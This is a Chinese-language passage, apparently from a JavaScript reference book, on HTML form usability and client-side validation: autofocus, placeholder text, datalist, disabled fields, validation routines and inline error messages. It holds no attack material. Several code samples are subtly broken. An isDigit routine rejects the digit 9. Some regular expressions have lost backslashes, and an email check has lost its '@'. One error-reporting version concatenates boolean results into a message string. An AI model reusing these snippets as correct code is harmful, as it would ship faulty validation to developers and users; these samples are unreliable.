<fieldset> 标签用于定义一组元素集合。<legend> 标签在 <fieldset> 内部使用，为分组创建标签。下面是使用这两个标签的例子：

```
<form>
<fieldset>
<legend>Login Info</legend>
<label>Username:
<input type="text" id="username" name="username">
</label><br>
<label for="userpassword">Password: </label>
<input type="password" id="userpassword" name="userpassword">
</fieldset>
</form>
```

通常，浏览器会在一个方框中渲染 <fieldset> 中的元素，如图 13-22 所示。

图 13-22 <fieldset> 中的元素

除了标准的 DOM 方法之外，脚本对 <fieldset> 和 <legend> 的控制很有限。在此介绍它们主要是为了使内容完整。既然已经介绍了如何使用脚本访问所有类型的 HTML 表单元素，接下来就通过改进表单的使用将所有这些知识综合到一起。

13.4 表单的可用性与 JavaScript

使用 JavaScript 可以实现各种各样的表单可用性改进，包括为字段设置焦点，一旦补全一个

字段就自动移动到其他字段，智能地使用 `readOnly` 和 `disabled` 属性，管理键盘访问，以及根据与元素的交互为用户提供建议。本节简要介绍这些可用性改进中的一些可能方面。

13.4.1 第一个字段具有焦点

当到达页面时，用户应当能够快速地向表单输入数据。尽管可以使用 `TAB` 键在字段之间快速移动，但是注意大部分浏览器默认情况下没有使页面上表单的第一个字段具有焦点，在开始键盘输入之前用户必须单击字段。使用 JavaScript，可以很容易地使表单中的第一个字段具有焦点，这能够稍微改进表单输入，但是不明显。可以为文档使用 `onload` 事件触发焦点。例如，对于命名为 `testfield` 的字段，应当如下设置：

```
window.onload=function () { document.getElementById("testfield").focus(); };
```

当然，可以使用与下面类似的代码，编写使表单中第一个字段具有焦点的通用例程：

```
function focusFirst() {
    if (document.forms.length > 0 && document.forms[0].elements.length > 0) {
        document.forms[0].elements[0].focus();
    }
}
window.onload = focusFirst;
```

HTML5 通过 `autofocus` 特性提出了为表单元素设置焦点的思想，并且不需要使用代码。对于下面这个较小的标记片段，可以设想在页面中间的一个字段因为设置了 `autofocus` 特性，当页面加载完时可以立即获取焦点：

```
<!-- form elements above and below -->
<label>Email:
  <input type="email" name="email" id="email" autofocus>
</label>
```

显然，可以编写 `polyfill` 样式的函数，该函数查找所有表单字段的，然后在页面加载时检查 `autofocus` 特性并调用 `focus()` 方法。用许多计算机图书作者的话来说，将此作为练习留给读者。

13.4.2 标签和字段选择

尽管使用 `<label>` 标签对表单中的项进行分组，对于非可视浏览器读取字段是有用的，但是 JavaScript 也可以使用该标签提高表单的可用性。例如，下面是一个由标签包装的字段：

```
<label>Field 1:
  <input type="text" name="field1" id="field1">
</label>
```

也可以使用 `for` 特性关联字段，如下所示：

```
<label for="field1">Field 1:</label>
<input type="text" name="field1" id="field1">
```

在大部分现代浏览器中，可以通过简单地选择标签(通常通过单击)，使与之关联的字段获取

焦点。然而，如果由于某些原因希望确保这一动作，就需要使用 JavaScript 进行修补，因为有些老式浏览器缺少这一功能。例如，可以查找文档中的所有 label 元素，并为它们绑定单击处理程序，该处理程序将焦点转移到 for 特性关联的 DOM 元素，或转移到 DOM 中的第一个表单字段。这仅是改进浏览器中表单可用性的一个演示。幸运的是，大部分现代浏览器添加了这一特征，因此可以更加关注完善和设计改进，而不必太关注缺失的功能。

13.4.3 报告和状态消息

让用户知道他们可以如何使用字段是很重要的。通常，开发人员会将字段的值设置为某些建议文本，如下所示：

```
<label>Email:
  <input type="email" name="email" id="email" value="Enter your email address">
</label>
```

甚至也可以将其设置为所需数据的一个示例：

```
<label>Email:
  <input type="email" name="email" id="email" value="name@address.com">
</label>
```

遗憾的是，尽管这可以工作，但是通常也会提交这些建议文本。此外，为了清除关注的值也需要一些工作。例如，当字段最初具有焦点时，可以检查当前 value 值，查看它是否与 defaultValue 类似，如果类似，就清除该值。为了简单的完美而需要大量的工作。幸运的是，HTML5 允许使用 placeholder 特性很容易地解决该问题，如图 13-23 所示：

```
<label>Email:
  <input type="email" name="email" id="email"
    placeholder="name@address.com">
</label>
```




图 13-23 建议文本

也可以通过依赖于表单字段的 title 特性，使用工具提示为用户提供建议：

```
<label>Email:
<input type="email" name="email" id="email"
  placeholder="name@address.com"
  title="(Required Field) Enter your email here in form of name@address.com">
</label>
```

然后，如果将鼠标指针悬停在该字段上足够长的时间，将会看到如图 13-24 所示消息：




图 13-24 工具提示

遗憾的是，对基于标题的报告信息的控制有些限制。反而，会期望利用状态栏为用户提供与各种表单字段的含义和使用相关的信息。尽管状态栏没有位于用户主要关注的区域中，但是它不像工具提示那样短暂，只要字段具有焦点就可以设置为显示消息。当字段具有焦点时，可以使用 Window 对象的 status 属性设置状态消息。例如：

```
<input type="text" name="fullName" id="fullName"
      size="40" maxlength="80"
      title="Enter your full name (Required field)"
      onfocus="window.status='Enter your full name (required)';"
      onblur="window.status='';">
```

遗憾的是，在大部分浏览器中这个例子不能工作，因为状态栏通常是不可见的。此外，因为 Internet 贪婪的欺诈，浏览器通常限制基于 JavaScript 操作状态栏。在此提供该技术仅仅是作为经常性的提示，与某些编码环境不同，浏览器是比我们所认为的更易变的平台。因此任何基于代码的良好改进，可能会随着宿主环境的修改而逐渐地“生锈”。

对于报告信息更高级的解决方案是，当单击时提供一小块消息。例如，可以在字段附近放置一个问号，然后当单击或悬停时显示文本。不是通过编码实现这一定制模式，可以使用 HTML5，下面这个简单的例子演示了 HTML5 新提供的<details>标签(见图 13-25)，使用该标签可以很容易地实现这种效果：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Field Advisory with details element</title>
<style>
  details p {width: 300px; padding: 5px; background-color: yellow;
            border: 2px solid black; border-radius: 5px;}
</style>
</head>
<body>
<form>
<details>
<summary><label for="email">Email:</label>
<input type="email" name="email" id="email"
      placeholder="name@address.com"
      title="(Required Field) Enter your email here in form of name@address.com">
</summary>
<p>(Required Field) Enter your email here in form of name@address.com</p>
</details>
```

```

</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch13/detailshelp.html>



图 13-25 <details>标签的效果

确实不需要使用<details>标签创建这种方案。为<div>标签使用适当的 CSS 也可以工作得很好, 并且可能更可靠, 因为该标签对于浏览器相对比较新。

13.4.4 数据列表

HTML5 引入了数据列表, 这是一个非常有用的表单特征。通过为表单字段设置 list 特性, 可以将字段关联到页面中的<datalist>标签, 该标签包含一些可以使用的预定义选项。例如, 下面显示了一个 URL 字段, 该字段具有一些用于访问的示例站点:

```

<label>URL:
  <input type="url" name="custom_url" id="custom_url" size="30" list="urls">
</label>
<datalist id="urls">
  <option value="http://www.pint.com">
  <option value="http://www.javascriptref.com">
  <option value="http://www.zingchart.com">
  <option value="http://www.google.com">
  <option value="http://www.facebook.com">
</datalist>

```

在兼容的浏览器中, 应当会看到一个优美的下拉列表, 如图 13-26 所示。



图 13-26 优美的下拉列表

现在可以通过编程方式修改列表中的内容，但它只不过是使用简单的 DOM 调用，添加、删除或修改<datalist>中的<option>标签。在线提供了一个用于查看该内容的演示。当然，必须指出<datalist>中的项不是唯一可以使用的值，而是建议或容易选择的值。如果正在查找强制性字段，就可以使用<select>标签。

在线: <http://www.javascriptref.com/3ed/ch13/datalist.html>

13.4.5 禁用字段和只读字段

提高表单可用性的一个方法是选择适当的控件并限制输入。在另外一些情况下，可以根据前面的动作，不允许输入或修改输入的内容。JavaScript 联合使用一些 HTML 特性，可以很容易地实现这种效果。例如，禁用的表单字段不能从用户接收输入，不是页面 tab 顺序中的一部分，也不能与其余的表单内容一起提交。正如下面所示显示的，在兼容 XHTML 1.0 或 HTML 4.0 的浏览器中，禁用字段所需要的全部工作就是设置 disabled 特性：

```
<input type="text" value="Can't Touch This!" name="hammer" class="time" disabled>
```

浏览器通常以灰白色显示禁用的字段。

可以使用 JavaScript 根据上下文打开或关闭禁用的字段。下面的标记显示了如何使用该技术：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Disabled Field Demo</title>
</head>
<body>
<form>
<label>Color your robot?</label>

Yes <input type="radio" name="colorrobot"
value="yes" checked
onclick="document.getElementById('robotcolor').disabled=false;">

No <input type="radio" name="colorrobot" value="no"
onclick="document.getElementById('robotcolor').disabled=true;">

<br><br>

<label id="robotcolorlabel" for="robotcolor">Color:</label>
<select name="robotcolor" id="robotcolor">
<option selected>Silver</option>
<option>Green</option>
<option>Red</option>
<option>Blue</option>
<option>Orange</option>
</select>
```

```

</form>
</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch13/disabled.html>

遗憾的是,在某些古老的浏览器中前面的例子不能工作,但是即使是在最古老的浏览器中,当用户试图为“伪禁用的”字段设置焦点时,通过为它们连续使用 `blur()` 方法模拟禁用的字段也是完全可能的。显然,该技术最好留给历史图书,但是如果你的目标是完全向后兼容,这是可以实现的。

尽管使用 JavaScript 帮助读者避免犯错误并使粗糙的边沿变得光滑是一个有价值的目标,用户可能会输入不合适的值。JavaScript 非常乐意解决该问题,因此这是下一节的主题。

还可以通过在字段上设置特性将字段设置成是只读的,如下所示,当然可以使用简单的 DOM 方法修改该特性:

```

<input type="text" value="Read it and weep (sent anyway)"
      id="readonlyField" readonly>

```

13.5 表单验证

使用 JavaScript 执行的一个最常见的动作是检查表单,以确保正确地填写表单。在提交之前检查表单内容可以减少服务器处理器的循环,并缩短用户为了查看向表单输入的数据是否正确而等待网络往返的时间。本节简要介绍表单验证的一些常用技术。

对于表单验证需要考虑的第一个问题是,何时捕获表单的输入错误。下面是三个可能的选择:

- 在错误发生之前(防止它们发生)
- 当错误发生时
- 在错误发生之后

通常,倾向于在输入发生之后并且在提交之前验证表单。典型的情况是,在表单的 `onsubmit` 事件处理程序中的一系列验证函数负责验证。如果字段包含无效的数据,则显示一条消息,并通过从处理程序返回 `false` 取消提交。如果字段是有效的,则处理程序返回 `true` 并继续正常提交。

分析下面这个简单的例子,该例子执行简单的检查,以确保字段非空:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Overly Simplistic Form Validation</title>
<script>
function validate() {
  var username = document.myform.username.value;
  var whitespace = " \t\n\r";
  var valid = false;
  var i;
  if((username == null) || (username.length == 0))
    valid = false;

```

```

else{
    // Search string looking for characters that are not whitespace
    for (i = 0; i < username.length; i++) {
        var c = username.charAt(i);
        if (whitespace.indexOf(c) == -1) {
            valid = true;
        }
    }
}
if (!valid){
    alert("Username is required");
}
return valid;
}
window.onload = function(){
    document.getElementById("myform").onsubmit = validate;
};
</script>
</head>
<body>
<form name="myform" id="myform" method="get"
    action="http://www.javascriptref.com/">
Username:
<input type="text" name="username" id="username" size="30">
<input type="submit" value="submit">
</form>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch13/simplevalidation.html>

前面的例子没有很好地进行抽象, 验证函数只能用于该文档中的 *username* 字段; 不能应用于一般字段。此外, 验证没有将焦点设置到具有错误的字段。最后, 可以使用正则表达式更好地检查字段的值是否为空。下面是纠正这些缺点的更好的例子:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Better Form Validation</title>
<script>
function isEmpty(s) {
    var valid = /\S+/.test(s);
    return !valid;
}

function validate() {
    if (isEmpty(document.myform.username.value)) {
        alert("Error: Username is required.");
    }
}

```

```
document.myform.username.focus();
return false;
}

if (isEmpty(document.myform.userpass.value)) {
    alert("Error: Non-empty password required.");
    document.myform.userpass.focus();
    return false;
}
return true;
}

window.onload = function() {
    document.getElementById("myform").onsubmit = validate;
};
</script>
</head>
<body>
<form name="myform" id="myform" method="get"
    action="http://www.javascriptref.com">
Username:
<input type="text" name="username" id="username"
    size="30" maxlength="60">
<br>
Password:
<input type="password" name="userpass" id="userpass"
    size="8" maxlength="8">
<br>
<input type="submit" value="Submit">
</form>
</body>
</html>
```

在线: <http://www.javascriptref.com/3ed/ch13/simplevalidation2.html>

13.5.1 抽象表单验证

前面的例子演示了如何编写通用的输入验证例程是有用的。不必为站点中的每个表单通过检查函数重新编码相同或相似的字段。可以编写能够很容易地插入页面中的验证函数库。为了能够重用,这类函数不应当硬编码表单和字段的名称。验证函数不应当根据名称从表单中提取待验证的数据;为了进行检查宁可将数据传递到函数。从而可以将函数导入到任意页面中,并只需要使用事件处理程序将它们应用于表单,事件处理程序向它们传递适当的字段。

表单检查函数不应当只检查字段是否为非空。常规检查包括确保字段是数字,是位于某些范围中的数字,是某种形式的数字(如邮政编码或电话号码),是特定范围中的字符,如字母字符,以及输入的内容是否至少看起来像 E-mail 地址或信用卡号。许多检查(特别是 E-mail 地址和信用卡号检查)不是很健壮。因为某个 E-mail 地址看起来可能是有效的,但实际上不是。在此将作为

常用验证例程，提供 E-mail 和数字检查。

注意：

对于表单验证，正则表达式是一个非常有价值的工具，因为通过它们只须使用很少一点代码就可以根据模式检查输入字符串。不使用正则表达式，就必须手动编写复杂的字符串解析函数。在此将联合使用手动编码技术和正则表达式。观察使用正则表达式进行检查是多么地容易。

许多用于收集 E-mail 地址的表单，在提交之前寻找地址的所有问题是很好的。遗憾的是，即使保证地址具有有效的形式也比较困难。通常，对于 E-mail 地址能够很快说出来的最多是 *userid@domain* 这种形式，其中 *userid* 是字符串，*domain* 是包含点的字符串。构成有效 E-mail 地址的“真正”规则实际上很复杂，需要考虑过时的邮件地址格式、IP 地址，以及其他情况。因为 E-mail 地址格式的变化很大，许多验证例程只简单地查看 E-mail 地址是否是 *string@string* 格式。如果希望更精确，甚至在 E-mail 地址的右侧不能有句点(!) 下面给出的这个函数检查为其传递的字段，查看它看起来是否像一个有效的 E-mail 地址：

```
function isEmail(field) {
    var positionOfAt;
    var s = field.value;
    if (isEmpty(s)) {
        alert("Email may not be empty");
        field.focus();
        return false;
    }

    positionOfAt = s.indexOf("@",1);
    if ( (positionOfAt == -1) || (positionOfAt == (s.length-1)) ) {
        alert("E-mail not in valid form!");
        field.focus();
        return false;
    }

    return true;
}
```

可以使用正则表达式更优美地编写该函数：

```
function isEmail(field) {
    var s = field.value;
    if (isEmpty(s)) {
        alert("Email may not be empty");
        field.focus();
        return false;
    }

    if (/^[^@]+@[^@]+/.test(s)) {
        return true;
    }

    alert("E-mail not in valid form!");
}
```

```

field.focus();
return false;
}

```

上面这个正则表达式应当解读为“一个或多个非@字符，跟着一个@，然后跟着一个或多个非@字符。”显然，如果愿意，可以使用更严格的检查。例如，使用`[/^@]+@(\w+.)+\w+/`效果更好。该正则表达式应当解读为，后面跟着一个@的字符串(例如，“john”)，然后跟着一个或多个单词字符序列，后面跟着一个句点(例如“mail.yahoo”)，然后跟着一个单词字符(例如，“com”)。

检查数字不是很困难。可以查找数字，甚至可以检测传递的数字是否位于允许的范围中。下面显示的例程显示了完成该任务的一种方式：

```

function isDigit(c) {
    return ((c >= "0") && (c < "9"));
    // Regular expression version:
    // return /^d$/ .test(c);
}

```

因为 `isDigit()` 例程是如此简单，所以正则表达式版本的例程不会好很多。但是考虑下面这个复杂的例子：

```

function isInteger(s) {
    var i=0, c;
    if (isEmpty(s))
        return false;

    if (s.charAt(i) == "-") {
        i++;
    }

    for (i = 0; i < s.length; i++) {
        // Check if all characters are numbers
        c = s.charAt(i);
        if (!isDigit(c)) {
            return false;
        }
    }
    return true;
}

```

使用正则表达式的版本更优美：

```

function isInteger(s) {
    return /^-?d+$/ .test(s);
}

```

在此使用的正则表达式应当解读为，“在字符串的开头是一个可选的负号，后面跟着一个或多个数字，直到字符串的末尾。”

注意:

通过向 `parseInt()` 传递字符串数据, 并检查返回值是否是 NaN, 也可以编写出可媲美的 `isInteger()` 函数。

因为正则表达式只能用于模式匹配, 所以在某些情况下它们的价值有限:

```
function isIntegerInRange (s,min,max) {

    if (isEmpty(s)) {
        return false;
    }

    if (!isInteger(s)) {
        return false;
    }

    var num = parseInt (s);
    return ((num >= min) && (num <= max));
}
```

可以编写更多的例程, 但重要的是掌握该思想。有许多验证需要编写, 可以构造一些基本的验证, 用于构建更复杂的检查。

1. 嵌入表单验证

最后一个问题是如何比较容易地将这些例程添加到正在使用的任意表单中。可以采用许多种方式完成该工作。在下一个例子中, 使用一个容纳字段名称以及所需验证类型的数组。然后遍历该数组并应用适当的验证例程, 如下所示:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Generic Form Check Demo</title>
<script>

var validations = new Array();
// Define which validations to perform. Each array item
// holds the form field to validate and the validation
// to be applied. This is the only part you need to
// customize in order to use the script in a new page!

validations[0]=["document.myform.username", "notblank"];
validations[1]=["document.myform.useremail", "validemail"];
validations[2]=["document.myform.favoritenumber", "isnumber"];

// Customize above array when used with a new page.
function isEmpty(s) {
    if (s == null || s.length == 0) {
```

```
    return true;
}

// The test returns true if there is at least one non-
// whitespace, meaning the string is not empty. If the
// test returns true, the string is empty.
return !/\S/.test(s);
}
```

```
function looksLikeEmail(field) {
    var s = field.value;

    if (isEmpty(s)) {
        alert("Email may not be empty");
        field.focus();
        return false;
    }

    if (/^[^@]+\w+/.test(s)) {
        return true;
    }

    alert("E-mail not in valid form.");
    field.focus();
    return false;
}
```

```
function isInteger(field) {
    var s = field.value;
    if (isEmpty(s)) {
        alert("Field cannot be empty");
        field.focus();
        return false;
    }

    if (!/^-?\d+$/ .test(s)) {
        alert("Field must contain only digits");
        field.focus();
        return false;
    }
}
```

```
    return true;
}
```

```
function validate() {
    var i;
    var checkToMake;
    var field;

    for (i = 0; i < validations.length; i++) {
        field = eval(validations[i][0]);
```

```

checkToMake = validations[i][1];
switch (checkToMake) {
    case "notblank": if (isEmpty(field.value)) {
        alert("Field may not be empty");
        field.focus();
        return false;
    }
    break;
    case "validemail": if (!looksLikeEmail(field)) {
        return false;
    }
    break;
    case "isnumber": if (!isInteger(field)) {
        return false;
    }
}
}
return true;
}
window.onload = function() {
    document.getElementById("myform").onsubmit = validate;
};

```

```
</script>
```

```
</head>
```

```
<body>
```

```
<form name="myform" id="myform" method="get"
action="http://www.javascriptref.com">
```

```
Username:
```

```
<input type="text" name="username" id="username"
size="30" maxlength="60">
```

```
<br>
```

```
Email:
```

```
<input type="text" name="useremail" id="useremail"
size="30" maxlength="90">
```

```
<br>
```

```
Favorite number:
```

```
<input type="text" name="favoritenumber"
id="favoritenumber" size="10" maxlength="10">
```

```
<br>
```

```
<input type="submit" value="submit">
```

```
</form>
```

```
</body>
```

```
</html>
```

在线: <http://www.javascriptref.com/3ed/ch13/validationarray.html>

关于这种方法比较好的一点是, 可以很容易将这些验证例程添加到将要使用的任意页面。仅仅是在页面中放置脚本, 定制 `validations[]` 数组以容纳希望验证的表单字段和指示执行何种验证的

字符串, 然后作为表单的 `onsubmit` 处理程序添加 `validate()` 调用。从策略(检查哪些字段的哪些方面)中分离出验证机制(检查函数), 可以实现可重用性, 并降低长期运行的维护费用。

2. 利用隐藏字段的表单验证

设置验证更加优美的方式是使用 HTML 本身, 并且(不管是否相信)例程甚至比刚才看到的更通用。可以使用各种不同的方式通过 HTML 配置验证。HTML5 之前的例子是使用隐藏字段设置验证选项。例如, 可以定义与下面类似的字段:

```
<input type="hidden" name="fieldname_check"
value="validationroutine">
<input type="hidden" name="fieldname_errormsg"
value="msg to the user if validation fails">
```

可以为每个要进行验证的条目定义隐藏的表单字段, 从而为了检查名称为 `username` 的字段是否为空, 可以使用下面的标记:

```
<input type="hidden" name="username_check" value="notblank">
<input type="hidden" name="username_errormsg"
value="A username must be provided">
```

为了检查 E-mail 地址可以使用下面这些标记:

```
<input type="hidden" name="email_check" value="validEmail">
<input type="hidden" name="email_errormsg"
value="A valid email address must be provided">
```

然而可以编写循环, 遍历正被提交的表单中的隐藏字段, 查找 `fieldname_check` 形式的字段。如果找到这样的—个字段, 就可以使用字符串例程解析出字段名称和为其运行的检查。如果检查失败, 就通过访问 `fieldname_errormsg` 字段可以很容易地找到与之关联的错误消息进行显示。

注意:

隐藏字段方式更加优美的一个主要原因是, 可以很容易地让与 Web 等同的服务器端程序查看传递的隐藏值, 并运行类似的验证检查。这种双重检查看起来有些浪费时间, 但是实际上可以提高安全性, 因为不可能完全知道是否使用 JavaScript 运行了客户端验证。

另外一种选择是使用类名设置验证。对于这种情况, 可以直接在准备验证的元素上设置验证选项, 这使得配置内容很明显:

```
<input type="text" id="email" name="email" class="validEmail">
```

然后, 可以通过 `className` 属性检查每个元素的 `class` 值, 以查看是否应当进行验证。这种方法的缺点是不能通过该标签设置错误消息。可以为 `class` 添加一些关键字, 但是不能添加完整的错误消息。使用 HTML5 的新增特征, 一种更加清晰的方法是使用 `data-*` 特性。在这种意义上, 可以根据需要准确地定义每个标签, 并保持标记和代码的清晰分离。

在下面的例子中, 为标签添加了三个 `data-*` 特性。在该例子中, `data-required` 是指示是否需要该标签的布尔值。如果存在该特性则在验证期间会调用 `isEmpty()` 函数。下一个特性是 `data-format`

特性。这个特性指定输入的期望格式。验证方法会根据这个值确定采用哪个方法进行验证。最后，`data-error-message` 特性指定一旦验证失败，将显示的错误消息。为了降低冗余，通常会希望使用默认的错误消息，但是有时候使用定制的消息更合适：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Generic Form Check Demo</title>
<script>
function isEmpty(s) {
  if (s == null || s.length == 0) {
    return true;
  }

  return !/\S/.test(s);
}

function looksLikeEmail(field) {
  var s = field.value;
  if (isEmpty(s)) {
    reportError(field, "Email may not be empty");
    return false;
  }

  if (/^[^@]+\w+/.test(s)) {
    return true;
  }

  reportError(field, "E-mail not in valid form.");
  return false;
}

function isInteger(field) {
  var s = field.value;
  if (isEmpty(s)) {
    reportError(field, "Field cannot be empty");
    return false;
  }
  if (!(/^\d+$/).test(s)) {
    reportError(field, "Field must contain only digits");
    return false;
  }
  return true;
}

function validate() {
  var i;
  var elements = document.myform.getElementsByTagName("input");
  for (i=0; i < elements.length; i++) {
    var element = elements[i];
```

```

if (element.dataset["required"]) {
    if (isEmpty(element.value)) {
        reportError(element, "Field may not be empty");
        return false;
    }
}
else if (element.dataset["format"] == "email") {
    if (!looksLikeEmail(element)) {
        return false;
    }
}
else if (element.dataset["format"] == "number") {
    if (!isInteger(element)) {
        return false;
    }
}
}
return true;
}

function reportError(field, defaultMessage) {
    var errorMessage;
    if (field.dataset["errorMessage"]) {
        errorMessage = field.dataset["errorMessage"];
    }
    else {
        errorMessage = defaultMessage;
    }

    alert(errorMessage);
    field.focus();
}

window.onload = function() {
    document.getElementById("myform").onsubmit = validate;
};
</script>
</head>
<body>
<form name="myform" id="myform" method="get"
    action="http://www.javascriptref.com">
Username:
<input type="text" name="username" id="username"
    size="30" maxlength="60" data-required="true">
<br>
Email:
<input type="text" name="useremail" id="useremail" data-format="email" size="30"
    data-errorMessage="Please provide a valid email address." maxlength="90">
<br>
Favorite number:
<input type="text" name="favoritenumber" data-format="number"

```

```

        id="favoritenumber" size="10" maxlength="10">
<br>
<input type="submit" value="submit">
</form>
</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch13/validationdataattrs.html>

最后, 可以使用来自 HTML5 的那些包含许多通用验证需求的内置特性。这些特性包括 `required`、`min`、`max`、`step` 和 `pattern`, 也可以使用新的输入类型(如 `email`、`url` 和 `number`)的内置类型验证。下一节将详细介绍这些内容。

不管选择使用哪种方法, 都应当清楚该方式是有用的, 因为可以将可重用的 JavaScript 验证函数分离到 `js` 文件中, 并从任何表单页面引用它们。

13.5.2 错误消息

到目前为止, 已经看到了作为警告显示的错误消息。这当然不是实现错误消息最优美的方法, 并且肯定会让用户感到反感。有许多方式可以代替警告框。第一种是在页面的某个地方设置错误消息 `<div>` 标签, 并将所有错误消息都放置到那里。当然, 如果使用这种技术, 就必须确保指出错误消息应用于哪个字段(见图 13-27)。

```

function reportError(field, defaultMessage) {
    var errorMessage;
    if (field.dataset["errorMessage"]) {
        errorMessage = field.dataset["errorMessage"];
    }
    else {
        errorMessage = defaultMessage;
    }
    field.focus();
    return errorMessage + "<br>";
}

function validate() {
    var errors = "";
    var i;
    var elements = document.myform.getElementsByTagName("input");
    for (i=0; i<elements.length; i++) {
        var element = elements[i];
        if (element.dataset["required"]) {
            if (isEmpty(element.value)) {
                errors += reportError(element, "Field may not be empty");
            }
        }
        else if (element.dataset["format"] == "email") {
            errors += looksLikeEmail(element);
        }
    }
}

```

```

else if (element.dataset["format"] == "number") {
    errors += isInteger(element);
}
}
if (errors != "") {
    document.getElementById("errors").innerHTML = errors;
    return false;
}
else
    return true;
}

```

在线: <http://www.javascriptref.com/3ed/ch13/validationerrordiv.html>

图 13-27 错误消息应用于的字段

另外一种常用的方法是将错误消息逐个放置到输入字段的后面。如果使用这种方式要么在每个元素的后面添加一个空标签, 要么根据需要动态创建。例如, Email 部分现在看起来如下所示:

```

<label for="useremail">Email: </label>
<input type="text" name="useremail" id="useremail"
    data-format="email" size="30" maxlength="90">
<span id="useremail-error" class="error"></span>

```

把标签的 id 设置成 email 字段的名称加上字符串“-error”。以一致的方式设置 id 是很重要的, 以便验证代码能够找到输出消息的范围。修改后的 validate()方法现在看起来如下所示:

```

function validate() {
    var i;
    var valid = true;

    var elements = document.myform.getElementsByTagName("input");
    for (i=0; i < elements.length; i++) {
        var error = "";
        var element = elements[i];
        if (element.dataset["required"]) {
            if (isEmpty(element.value)) {
                error = reportError(element, "Field may not be empty");
            }
        }
    }
}

```

```

    }
    else if (element.dataset["format"] == "email") {
        error = looksLikeEmail(element);
    }
    else if (element.dataset["format"] == "number") {
        error = isInteger(element);
    }

    if (error != ""){
        valid = false;
        if (document.getElementById(element.name + "-error")) {
            document.getElementById(element.name + "-error").innerHTML = error;
        }
    }
    else{
        if (document.getElementById(element.name + "-error")) {
            document.getElementById(element.name + "-error").innerHTML = "";
        }
    }
}

if (!valid) {
    return false;
}
else {
    return true;
}
}
}

```

在线: <http://www.javascriptref.com/3ed/ch13/validationerrors.html>

对于上面的代码需要注意的另外一点是, 如果没有错误, 就需要确保将错误消息设置为""。如果用户修复了一个错误但没有修复全部错误, 这时这一点就很重要了。这会删除修复的错误消息, 并只显示当前错误。最后, 当使用这种方法时, 首先需要检查错误字段是否存在(见图 13-28), 因为可能没有为每个表单元素设置错误消息标签:

图 13-28 错误字段是否存在的检查

对上面方法的一个小补充是, 当元素有错误时修改实际的表单元素, 为发生错误的地方提供一个可视化提示。可以使用简单的 DOM 样式的操作或为元素设置错误类完成该任务。再一次, 当修复了错误之后清除错误类(见图 13-29)。

```

if (error != "") {
    valid = false;
    if (!element.classList.contains("formerror")) {
        element.classList.add("formerror");
    }
    if (document.getElementById(element.name + "-error")) {
        document.getElementById(element.name + "-error").innerHTML = error;
    }
}
else {
    if (document.getElementById(element.name + "-error")) {
        document.getElementById(element.name + "-error").innerHTML = "";
    }
    if (element.classList.contains("formerror")) {
        element.classList.remove("formerror");
    }
}
}

```

在线: <http://www.javascriptref.com/3ed/ch13/validationerrorcss.html>

图 13-29 清除错误类

13.5.3 onchange 处理程序

为了验证表单字段, 没有理由需要等待提交表单。通过使用 `onchange` 事件处理程序, 可以在用户修改了输入之后立即验证字段, 如下所示:

```

<script>
function validateZip(evt) {
    var zip = evt.target.value;
    if (/^\d{5}(-\d{4})?/.test(zip))
        return true;
    alert("Zip code must be of form NNNNN or NNNNN-NNNN");
    return false;
}
window.onload = function() {
    document.getElementById("zipcode").onchange=validateZip;
};
</script>
...
<form>
<input type="text" name="zipcode" id="zipcode">

```

```
...other fields...
</form>
```

在线: <http://www.javascriptref.com/3ed/ch13/validationzip.html>

在用户修改了 ZIP 编码字段之后, 当该字段丢失了焦点时, 会调用 `validateZip()` 函数。如果 ZIP 编码无效, 该处理程序会返回 `false`, 从而导致默认动作(使字段失去焦点)被取消。在能够将焦点转移到页面上的另外一个字段上之前, 用户必须输入有效的 ZIP 编码。

阻止用户将焦点转移到另外一个元素, 直到最近修改的字段是正确的, 从可用性的角度看, 这有些问题。通常, 用户可能希望输入部分信息, 然后在后面再返回来补全字段。或者, 刚开始可能错误地输入了数据, 然后意识到在该字段中根本不希望输入任何数据。使输入焦点“陷入”某个表单字段, 可能会让用户感到沮丧。因此, 最好避免这种做法。反而应当警告用户发生了错误, 但是从 `onchange` 处理程序返回 `true`, 允许用户在表单中移动。然而, 在提交时仍然需要执行验证, 从而不会为表单提交无效的值。

13.5.4 键盘屏蔽

现在已经看到了如何在提交时以及在错误发生之后捕获错误了, 但是首先如何防止错误呢? 当输入字段时, JavaScript 通过限制输入到字段中的数据的数据的类型, 使防止错误发生成为可能。这种技术在错误发生时捕获并防止错误。下面的脚本可用于支持现代事件模型的浏览器中(正如第 11 章所讨论的)。该脚本通过在 `onkeypress` 处理程序中检查每个刚输入的字符, 强制字段只接受数字字符:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Numbers-Only Field Mask Demo</title>
<script>
function isNumberInput(event) {
    var field = event.target;
    var key, keyChar;

    if (window.event)
        key = window.event.keyCode;
    else if (event)
        key = event.which;
    else
        return true;
    // Check for special characters like backspace
    if (key == null || key == 0 || key == 8 || key == 13 || key == 27)
        return true;
    // Check to see if it's a number
    keyChar = String.fromCharCode(key);
    if (/\\d/.test(keyChar)) {
        document.getElementById("message").innerHTML = "";
    }
}
```

```

        return true;
    }
    else {
        document.getElementById("message").innerHTML = "Field accepts numbers only.";
        return false;
    }
}
window.onload = function() {
    document.getElementById("serialnumber").onkeypress = isNumberInput;
};
</script>
</head>
<body>
<form name="testform" id="testform">
Robot Serial Number:
<input type="text" name="serialnumber" id="serialnumber"
    size="10" maxlength="10"
    title="Serial number contains only digits">
</form>
<div id="message"></div>
</body>
</html>

```

